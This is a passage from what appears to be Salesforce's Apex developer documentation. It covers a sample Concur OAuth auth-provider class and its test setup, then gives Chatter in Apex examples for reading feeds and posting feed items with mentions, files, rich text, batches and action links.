                    //Here the developer can build up a request of some sort
                    //Ultimately they'll return a URL where we will redirect the user
                    String url = authUrl + '?client_id='+ key
+'&scope=USER,EXPRPT,LIST&redirect_uri='+ redirectUrl + '&state=' + stateToPropagate;
                    return new PageReference(url);
                 }

                global Auth.AuthProviderTokenResponse handleCallback(Map<string,string>
authProviderConfiguration, Auth.AuthProviderCallbackState state ) {
                    //Here, the developer will get the callback with actual protocol.
                  //Their responsibility is to return a new object called AuthProviderToken

                    //This will contain an optional accessToken and refreshToken
                    key = authProviderConfiguration.get('Key__c');
                    secret = authProviderConfiguration.get('Secret__c');
                    accessTokenUrl = authProviderConfiguration.get('Access_Token_Url__c');

                    Map<String,String> queryParams = state.queryParameters;
                    String code = queryParams.get('code');
                    String sfdcState = queryParams.get('state');

                    HttpRequest req = new HttpRequest();
                    String url = accessTokenUrl+'?code=' + code + '&client_id=' + key +
'&client_secret=' + secret;
                    req.setEndpoint(url);
                    req.setHeader('Content-Type','application/xml');
                    req.setMethod('GET');

                    Http http = new Http();
                    HTTPResponse res = http.send(req);
                    String responseBody = res.getBody();
                    String token = getTokenValueFromResponse(responseBody, 'Token', null);
```

```
                return new Auth.AuthProviderTokenResponse('Concur', token, 'refreshToken',
 sfdcState);
                }

                 global Auth.UserData  getUserInfo(Map<string,string>
authProviderConfiguration, Auth.AuthProviderTokenResponse response) {
                    //Here the developer is responsible for constructing an Auth.UserData
 object
                     String token = response.oauthToken;
                     HttpRequest req = new HttpRequest();
                     userAPIUrl = authProviderConfiguration.get('API_User_Url__c');
                     userAPIVersionUrl =
authProviderConfiguration.get('API_User_Version_Url__c');
                     req.setHeader('Authorization', 'OAuth ' + token);
                     req.setEndpoint(userAPIUrl);
                     req.setHeader('Content-Type','application/xml');
                     req.setMethod('GET');

                     Http http = new Http();
                     HTTPResponse res = http.send(req);
                     String responseBody = res.getBody();
                     String id = getTokenValueFromResponse(responseBody,
'LoginId',userAPIVersionUrl);
                     String fname = getTokenValueFromResponse(responseBody, 'FirstName',
userAPIVersionUrl);
                     String lname = getTokenValueFromResponse(responseBody, 'LastName',
userAPIVersionUrl);
                     String flname = fname + ' ' + lname;
                   String uname = getTokenValueFromResponse(responseBody, 'EmailAddress',
 userAPIVersionUrl);
                    String locale = getTokenValueFromResponse(responseBody, 'LocaleName',
 userAPIVersionUrl);
                     Map<String,String> provMap = new Map<String,String>();
                     provMap.put('what1', 'noidea1');
                     provMap.put('what2', 'noidea2');
                     return new Auth.UserData(id, fname, lname, flname, uname,
                          'what', locale, null, 'Concur', null, provMap);
                }

                private String getTokenValueFromResponse(String response, String token,
String ns) {
                    Dom.Document docx = new Dom.Document();
                    docx.load(response);
                    String ret = null;

                    dom.XmlNode xroot = docx.getrootelement() ;
                    if(xroot != null){
                       ret = xroot.getChildElement(token, ns).getText();
                    }
                    return ret;
                }
```

```
}
```

Sample Test Classes

The following example contains test classes for the Concur class.

```
@IsTest
public class ConcurTestClass {

    private static final String OAUTH_TOKEN = 'testToken';
    private static final String STATE = 'mocktestState';
    private static final String REFRESH_TOKEN = 'refreshToken';
    private static final String LOGIN_ID = 'testLoginId';
    private static final String USERNAME = 'testUsername';
    private static final String FIRST_NAME = 'testFirstName';
    private static final String LAST_NAME = 'testLastName';
    private static final String EMAIL_ADDRESS = 'testEmailAddress';
    private static final String LOCALE_NAME = 'testLocalName';
    private static final String FULL_NAME = FIRST_NAME + ' ' + LAST_NAME;
    private static final String PROVIDER = 'Concur';
    private static final String REDIRECT_URL =
'http://localhost/services/authcallback/orgId/Concur';
    private static final String KEY = 'testKey';
    private static final String SECRET = 'testSecret';
    private static final String STATE_TO_PROPOGATE  = 'testState';
   private static final String ACCESS_TOKEN_URL = 'http://www.dummyhost.com/accessTokenUri';

   private static final String API_USER_VERSION_URL = 'http://www.dummyhost.com/user/20/1';

    private static final String AUTH_URL = 'http://www.dummy.com/authurl';
    private static final String API_USER_URL = 'www.concursolutions.com/user/api';

   // in the real world scenario , the key and value would be read from the (custom fields
 in) custom metadata type record
    private static Map<String,String> setupAuthProviderConfig () {
            Map<String,String> authProviderConfiguration = new Map<String,String>();
           authProviderConfiguration.put('Key__c', KEY);

Chatter Answers and Ideas

In Chatter Answers and Ideas, use zones to organize ideas and answers into groups. Each zone can have its own focus, with unique ideas and answers topics to match that focus.

Note: Before Summer '13, Chatter Answers and Ideas used the term "communities." In the Summer '13 release, these communities were renamed "zones" to prevent confusion with Salesforce Communities.

To work with zones in Apex, use the `Answers`, `Ideas`, and `ConnectApi.Zones`.

Chatter in Apex

Use Chatter in Apex to develop custom experiences in Salesforce. Create Visualforce pages that display feeds, post feed items with mentions and topics, and update user and group photos. Create triggers that update Chatter feeds.

Many Chatter REST API resource actions are exposed as static methods on Apex classes in the `ConnectApi` namespace. These methods use other `ConnectApi` classes to input and return information. The `ConnectApi` namespace is referred to as *Chatter in Apex*.

In Apex, it's possible to access some Chatter data using SOQL queries and objects. However, `ConnectApi` classes expose Chatter data in a much simpler way. Data is localized and structured for display. For example, instead of making many calls to access and assemble a feed, you can do it with a single call.

Chatter in Apex methods execute in the context of the context user, who is also referred to as the *context user*. The code has access to whatever the context user has access to. It doesn't run in system mode like other Apex code.

For Chatter in Apex reference information, see `ConnectApi` Namespace on page 804.

IN THIS SECTION:

Chatter in Apex Examples
Use these examples to perform common tasks with Chatter in Apex.

Chatter in Apex Features
This topic describes which classes and methods to use to work with common Chatter in Apex features.

Using ConnectApi Input and Output Classes
Some classes in the `ConnectApi` namespace contain static methods that access Chatter REST API data. The `ConnectApi` namespace also contains input classes to pass as parameters and output classes that can be returned by calls to the static methods.

Understanding Limits for ConnectApi Classes
Limits for methods in the `ConnectApi` namespace are different than the limits for other Apex classes.

Serializing and Deserializing ConnectApi Objects
When `ConnectApi` output objects are serialized into JSON, the structure is similar to the JSON returned from Chatter REST API. When `ConnectApi` input objects are deserialized from JSON, the format is also similar to Chatter REST API.

ConnectApi Versioning and Equality Checking
Versioning in `ConnectApi` classes follows specific rules that are quite different than the rules for other Apex classes.

Casting ConnectApi Objects
It may be useful to downcast some `ConnectApi` output objects to a more specific type.

Wildcards
Use wildcard characters to match text patterns in Chatter REST API and Chatter in Apex searches.

Testing ConnectApi Code
Like all Apex code, Chatter in Apex code requires test coverage.

Differences Between ConnectApi Classes and Other Apex Classes
Note these additional differences between `ConnectApi` classes and other Apex classes.

Chatter in Apex Examples

Use these examples to perform common tasks with Chatter in Apex.

Get Feed Elements From a Feed

This example calls `getFeedElementsFromFeed(communityId, feedType, subjectId)` to get the first page of feed elements from the context user's news feed.

```
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.News, 'me');
```

The `getFeedElementsFromFeed` method is overloaded, which means that the method name has many different signatures. A signature is the name of the method and its parameters in order.

Each signature lets you send different inputs. For example, one signature may specify the community ID, the feed type, and the subject ID. Another signature could have those parameters and an additional parameter to specify the maximum number of comments to return for each feed element.

Tip: Each signature operates on certain feed types. Use the signatures that operate on the `ConnectApi.FeedType.Record` to get group feeds, since a group is a record type.

SEE ALSO:

ChatterFeeds Class

Get Feed Elements From Another User's Feed

This example calls `getFeedElementsFromFeed(communityId, feedType, subjectId)` to get the first page of feed elements from another user's feed.

```
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.UserProfile, '005R0000000HwMA');
```

This example calls the same method to get the first page of feed elements from another user's record feed.

```
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.Record, '005R0000000HwMA');
```

The `getFeedElementsFromFeed` method is overloaded, which means that the method name has many different signatures. A signature is the name of the method and its parameters in order.

Each signature lets you send different inputs. For example, one signature can specify the community ID, the feed type, and the subject ID. Another signature could have those parameters and an extra parameter to specify the maximum number of comments to return for each feed element.

Get Community-Specific Feed Elements from a Feed

Display a user profile feed that contains only feed elements that are scoped to a specific community. Feed elements that have a User or a Group parent record are scoped to communities. Feed elements whose parents are record types other than User or Group are always visible in all communities. Other parent record types could be scoped to communities in the future.

This example calls `getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, filter)` to get only community-specific feed elements.

```
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.UserProfile, 'me', 3, ConnectApi.FeedDensity.FewerUpdates, null, null,
 ConnectApi.FeedSortOrder.LastModifiedDateDesc, ConnectApi.FeedFilter.CommunityScoped);
```

Post a Feed Element

This example calls `postFeedElement(communityId, subjectId, feedElementType, text)` to post a string of text.

```
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), '0F9d0000000TreH',
ConnectApi.FeedElementType.FeedItem, 'On vacation this week.');
```

The second parameter, `subjectId` is the ID of the parent this feed element is posted to. The value can be the ID of a user, group, or record, or the string `me` to indicate the context user.

Post a Feed Element with a Mention

You can post feed elements with mentions two ways. Use the ConnectApiHelper repository on GitHub to write a single line of code, or use this example, which calls `postFeedElement(communityId, feedElement)`.

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

mentionSegmentInput.id = '005RR000000Dme9';
messageBodyInput.messageSegments.add(mentionSegmentInput);

textSegmentInput.text = 'Could you take a look?';
messageBodyInput.messageSegments.add(textSegmentInput);

feedItemInput.body = messageBodyInput;
feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;
feedItemInput.subjectId = '0F9RR0000004CPw';

ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput, null);
```

Post a Feed Element with Existing Content

This example calls `postFeedElement(communityId, feedElement)` to post a feed item with files that have already been uploaded.

```
// Define the FeedItemInput object to pass to postFeedElement
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
feedItemInput.subjectId = 'me';

ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();
textSegmentInput.text = 'Would you please review these docs?';

// The MessageBodyInput object holds the text in the post
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
messageBodyInput.messageSegments.add(textSegmentInput);
feedItemInput.body = messageBodyInput;

// The FeedElementCapabilitiesInput object holds the capabilities of the feed item.
// For this feed item, we define a files capability to hold the file(s).

List<String> fileIds = new List<String>();
fileIds.add('069xx00000000QO');
fileIds.add('069xx00000000QT');
fileIds.add('069xx00000000Qn');
fileIds.add('069xx00000000Qi');
fileIds.add('069xx00000000Qd');

ConnectApi.FilesCapabilityInput filesInput = new ConnectApi.FilesCapabilityInput();
```

```
filesInput.items = new List<ConnectApi.FileIdInput>();

for (String fileId : fileIds) {
    ConnectApi.FileIdInput idInput = new ConnectApi.FileIdInput();
    idInput.id = fileId;
    filesInput.items.add(idInput);
}

ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
feedElementCapabilitiesInput.files = filesInput;

feedItemInput.capabilities = feedElementCapabilitiesInput;

// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput, null);
```

Post a Rich-Text Feed Element with Inline Image

You can post rich-text feed elements with inline images and mentions two ways. Use the ConnectApiHelper repository on GitHub to write a single line of code, or use this example, which calls `postFeedElement(communityId, feedElement)`. In this example, the image file is existing content that has already been uploaded to Salesforce. The post also includes text and a mention.

```
String communityId = null;
String imageId = '069D00000001INA';
String mentionedUserId = '005D0000001QNpr';
String targetUserOrGroupOrRecordId  = '005D0000001Gif0';
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.subjectId = targetUserOrGroupOrRecordId;
input.feedElementType = ConnectApi.FeedElementType.FeedItem;

ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MentionSegmentInput mentionSegment;
ConnectApi.MarkupBeginSegmentInput markupBeginSegment;
ConnectApi.MarkupEndSegmentInput markupEndSegment;
ConnectApi.InlineImageSegmentInput inlineImageSegment;

messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput();
markupBeginSegment.markupType = ConnectApi.MarkupType.Bold;
messageInput.messageSegments.add(markupBeginSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = 'Hello ';
messageInput.messageSegments.add(textSegment);

mentionSegment = new ConnectApi.MentionSegmentInput();
mentionSegment.id = mentionedUserId;
messageInput.messageSegments.add(mentionSegment);

textSegment = new ConnectApi.TextSegmentInput();
```

```
textSegment.text = '!';
messageInput.messageSegments.add(textSegment);

markupEndSegment = new ConnectApi.MarkupEndSegmentInput();
markupEndSegment.markupType = ConnectApi.MarkupType.Bold;
messageInput.messageSegments.add(markupEndSegment);

inlineImageSegment = new ConnectApi.InlineImageSegmentInput();
inlineImageSegment.altText = 'image one';
inlineImageSegment.fileId = imageId;
messageInput.messageSegments.add(inlineImageSegment);

input.body = messageInput;

ConnectApi.ChatterFeeds.postFeedElement(communityId, input, null);
```

Post a Rich-Text Feed Element with a Code Block

This example calls `postFeedElement(communityId, feedElement)` to post a feed item with a code block.

```
String communityId = null;
String targetUserOrGroupOrRecordId  = 'me';
String codeSnippet = '<html>\n\t<body>\n\t\tHello, world!\n\t</body>\n</html>';
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.subjectId = targetUserOrGroupOrRecordId;
input.feedElementType = ConnectApi.FeedElementType.FeedItem;

ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MarkupBeginSegmentInput markupBeginSegment;
ConnectApi.MarkupEndSegmentInput markupEndSegment;

messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput();
markupBeginSegment.markupType = ConnectApi.MarkupType.Code;
messageInput.messageSegments.add(markupBeginSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = codeSnippet;
messageInput.messageSegments.add(textSegment);

markupEndSegment = new ConnectApi.MarkupEndSegmentInput();
markupEndSegment.markupType = ConnectApi.MarkupType.Code;
messageInput.messageSegments.add(markupEndSegment);

input.body = messageInput;
```

```
ConnectApi.ChatterFeeds.postFeedElement(communityId, input);
```

SEE ALSO:

ConnectApi.MarkupBeginSegmentInput

ConnectApi.MarkupEndSegmentInput

Post a Feed Element with a New File (Binary) Attachment

Important: In version 36.0 and later, you can't post a feed element with a new file in the same call. Upload files to Salesforce first, and then specify existing files when posting a feed element.

This example calls `postFeedElement(communityId, feedElement, feedElementFileUpload)` to post a feed item with a new file (binary) attachment.

```
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.subjectId = 'me';

ConnectApi.ContentCapabilityInput contentInput = new ConnectApi.ContentCapabilityInput();
contentInput.title = 'Title';

ConnectApi.FeedElementCapabilitiesInput capabilities = new
ConnectApi.FeedElementCapabilitiesInput();
capabilities.content = contentInput;

input.capabilities = capabilities;

String text = 'These are the contents of the new file.';
Blob myBlob = Blob.valueOf(text);
ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
'fileName');

ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), input, binInput);
```

Post a Batch of Feed Elements

This trigger calls `postFeedElementBatch(communityId, feedElements)` to bulk post to the feeds of newly inserted accounts.

```
trigger postFeedItemToAccount on Account (after insert) {
    Account[] accounts = Trigger.new;

    // Bulk post to the account feeds.

    List<ConnectApi.BatchInput> batchInputs = new List<ConnectApi.BatchInput>();

    for (Account a : accounts) {
        ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();

        input.subjectId = a.id;

        ConnectApi.MessageBodyInput body = new ConnectApi.MessageBodyInput();
```

```
        body.messageSegments = new List<ConnectApi.MessageSegmentInput>();

        ConnectApi.TextSegmentInput textSegment = new ConnectApi.TextSegmentInput();
        textSegment.text = 'Let\'s win the ' + a.name + ' account.';

        body.messageSegments.add(textSegment);
        input.body = body;

        ConnectApi.BatchInput batchInput = new ConnectApi.BatchInput(input);
        batchInputs.add(batchInput);
    }

    ConnectApi.ChatterFeeds.postFeedElementBatch(Network.getNetworkId(), batchInputs);
}
```

Post a Batch of Feed Elements with New (Binary) Files

Important: In version 36.0 and later, you can't post a batch of feed elements with new files in the same call. Upload files to Salesforce first, and then specify existing files when posting a batch of feed elements.

This trigger calls `postFeedElementBatch(communityId, feedElements)` to bulk post to the feeds of newly inserted accounts. Each post has a new file (binary) attachment.

```
trigger postFeedItemToAccountWithBinary on Account (after insert) {
    Account[] accounts = Trigger.new;

    // Bulk post to the account feeds.

    List<ConnectApi.BatchInput> batchInputs = new List<ConnectApi.BatchInput>();

    for (Account a : accounts) {
        ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();

        input.subjectId = a.id;

        ConnectApi.MessageBodyInput body = new ConnectApi.MessageBodyInput();
        body.messageSegments = new List<ConnectApi.MessageSegmentInput>();

        ConnectApi.TextSegmentInput textSegment = new ConnectApi.TextSegmentInput();
        textSegment.text = 'Let\'s win the ' + a.name + ' account.';

        body.messageSegments.add(textSegment);
        input.body = body;

        ConnectApi.ContentCapabilityInput contentInput = new
ConnectApi.ContentCapabilityInput();
        contentInput.title = 'Title';

        ConnectApi.FeedElementCapabilitiesInput capabilities = new
ConnectApi.FeedElementCapabilitiesInput();
        capabilities.content = contentInput;

        input.capabilities = capabilities;
```

```
        String text = 'We are words in a file.';
        Blob myBlob = Blob.valueOf(text);
       ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
'fileName');


        ConnectApi.BatchInput batchInput = new ConnectApi.BatchInput(input, binInput);

        batchInputs.add(batchInput);
    }


    ConnectApi.ChatterFeeds.postFeedElementBatch(Network.getNetworkId(), batchInputs);
```

Define an Action Link and Post with a Feed Element


This example creates one action link in an action link group, associates the action link group with a feed item, and posts the feed item.



When a user clicks the action link, the action link requests the Chatter REST API resource `/chatter/feed-elements`, which posts a feed item to the user's feed. After the user clicks the action link and it executes successfully, its status changes to successful and the feed item UI is updated:



Refresh the user's feed to see the new post:



This is a simple example, but it shows you how to use action links to make a call to a Salesforce resource.

Think of an action link as a button on a feed item. Like a button, an action link definition includes a label (`labelKey`). An action link group definition also includes other properties like a URL (`actionUrl`), an HTTP method (`method`), and an optional request body (`requestBody`) and HTTP headers (`headers`).

When a user clicks this action link, an HTTP POST request is made to a Chatter REST API resource, which posts a feed item to Chatter. The `requestBody` property holds the request body for the `actionUrl` resource, including the text of the new feed item. In this example, the new feed item includes only text, but it could include other capabilities such as a file attachment, a poll, or even action links.

Just like radio buttons, action links must be nested in a group. Action links within a group share the properties of the group and are mutually exclusive (you can click on only one action link within a group). Even if you define only one action link, it must be part of an action link group.

This example calls `ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` to create an action link group definition.

It saves the action link group ID from that call and associates it with a feed element in a call to `ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement)`.

To use this code, substitute an OAuth value for your own Salesforce organization. Also, verify that the `expirationDate` is in the future. Look for the **To Do** comments in the code.

```
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
ConnectApi.ActionLinkDefinitionInput actionLinkDefinitionInput = new
ConnectApi.ActionLinkDefinitionInput();
ConnectApi.RequestHeaderInput requestHeaderInput1 = new ConnectApi.RequestHeaderInput();
ConnectApi.RequestHeaderInput requestHeaderInput2 = new ConnectApi.RequestHeaderInput();

// Create the action link group definition.
actionLinkGroupDefinitionInput.actionLinks = New
List<ConnectApi.ActionLinkDefinitionInput>();
actionLinkGroupDefinitionInput.executionsAllowed =
ConnectApi.ActionLinkExecutionsAllowed.OncePerUser;
actionLinkGroupDefinitionInput.category = ConnectApi.PlatformActionGroupCategory.Primary;
// To Do: Verify that the date is in the future.
// Action link groups are removed from feed elements on the expiration date.
datetime myDate = datetime.newInstance(2016, 3, 1);
actionLinkGroupDefinitionInput.expirationDate = myDate;

// Create the action link definition.
actionLinkDefinitionInput.actionType = ConnectApi.ActionLinkType.Api;
actionLinkDefinitionInput.actionUrl = '/services/data/v33.0/chatter/feed-elements';
actionLinkDefinitionInput.headers = new List<ConnectApi.RequestHeaderInput>();
actionLinkDefinitionInput.labelKey = 'Post';
actionLinkDefinitionInput.method = ConnectApi.HttpRequestMethod.HttpPost;
actionLinkDefinitionInput.requestBody = '{\"subjectId\": \"me\",\"feedElementType\":
\"FeedItem\",\"body\": {\"messageSegments\": [{\"type\": \"Text\",\"text\": \"This is a
test post created via an API action link.\"}]}}';
actionLinkDefinitionInput.requiresConfirmation = true;

// To Do: Substitute an OAuth value for your Salesforce org.
requestHeaderInput1.name = 'Authorization';
requestHeaderInput1.value = 'OAuth
00DD00000007WNP!ARsAQCwoeV0zzAV847FTl4zF.85w.EwsPbUgXR4SAjsp';
actionLinkDefinitionInput.headers.add(requestHeaderInput1);
```

```
requestHeaderInput2.name = 'Content-Type';
requestHeaderInput2.value = 'application/json';
actionLinkDefinitionInput.headers.add(requestHeaderInput2);

// Add the action link definition to the action link group definition.
actionLinkGroupDefinitionInput.actionLinks.add(actionLinkDefinitionInput);

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);

ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
ConnectApi.AssociatedActionsCapabilityInput associatedActionsCapabilityInput = new
ConnectApi.AssociatedActionsCapabilityInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

// Set the properties of the feedItemInput object.
feedItemInput.body = messageBodyInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
feedItemInput.subjectId = 'me';

// Create the text for the post.
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
textSegmentInput.text = 'Click to post a feed item.';
messageBodyInput.messageSegments.add(textSegmentInput);

// The feedElementCapabilitiesInput object holds the capabilities of the feed item.
// Define an associated actions capability to hold the action link group.
// The action link group ID is returned from the call to create the action link group
definition.
feedElementCapabilitiesInput.associatedActions = associatedActionsCapabilityInput;
associatedActionsCapabilityInput.actionLinkGroupIds = new List<String>();
associatedActionsCapabilityInput.actionLinkGroupIds.add(actionLinkGroupDefinition.id);

// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
```

Note: If the post fails, check the OAuth ID.

Define an Action Link in a Template and Post with a Feed Element

This example creates the same action link and action link group as the example Define an Action Link and Post with a Feed Element, but this example instantiates the action link group from a template.

Step 1: Create the Action Link Templates

1. From Setup, enter *Action Link Templates* in the Quick Find box, then select **Action Link Templates**.
2. Use these values in a new Action Link Group Template:

Field	Value
Name	Doc Example
Developer Name	Doc_Example
Category	Primary action
Executions Allowed	Once per User

3. Use these values in a new Action Link Template:

Field	Value
Action Link Group Template	Doc Example
Action Type	Api
Action URL	/services/data/{!Bindings.ApiVersion}/chatter/feed-elements
User Visibility	Everyone can see
HTTP Request Body	{ "subjectId":"{!Bindings.SubjectId}", "feedElementType":"FeedItem", "body":{ "messageSegments":[{ "type":"Text", "text":"{!Bindings.Text}" }] } }
HTTP Headers	Content-Type: application/json
Position	0
Label Key	Post
HTTP Method	POST

4. Go back to the Action Link Group Template and select Published. Click **Save**.

Step 2: Instantiate the Action Link Group, Associate it with a Feed Item, and Post it

This example calls `ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` to create an action link group definition.

It calls `ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement)` to associate the action link group with a feed item and post it.

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];
```

```
// Add binding name-value pairs to a map.
// The names are defined in the action link template(s) associated with the action link
group template.
// Get them from Setup UI or SOQL.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', 'v33.0');
bindingMap.put('Text', 'This post was created by an API action link.');
bindingMap.put('SubjectId', 'me');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
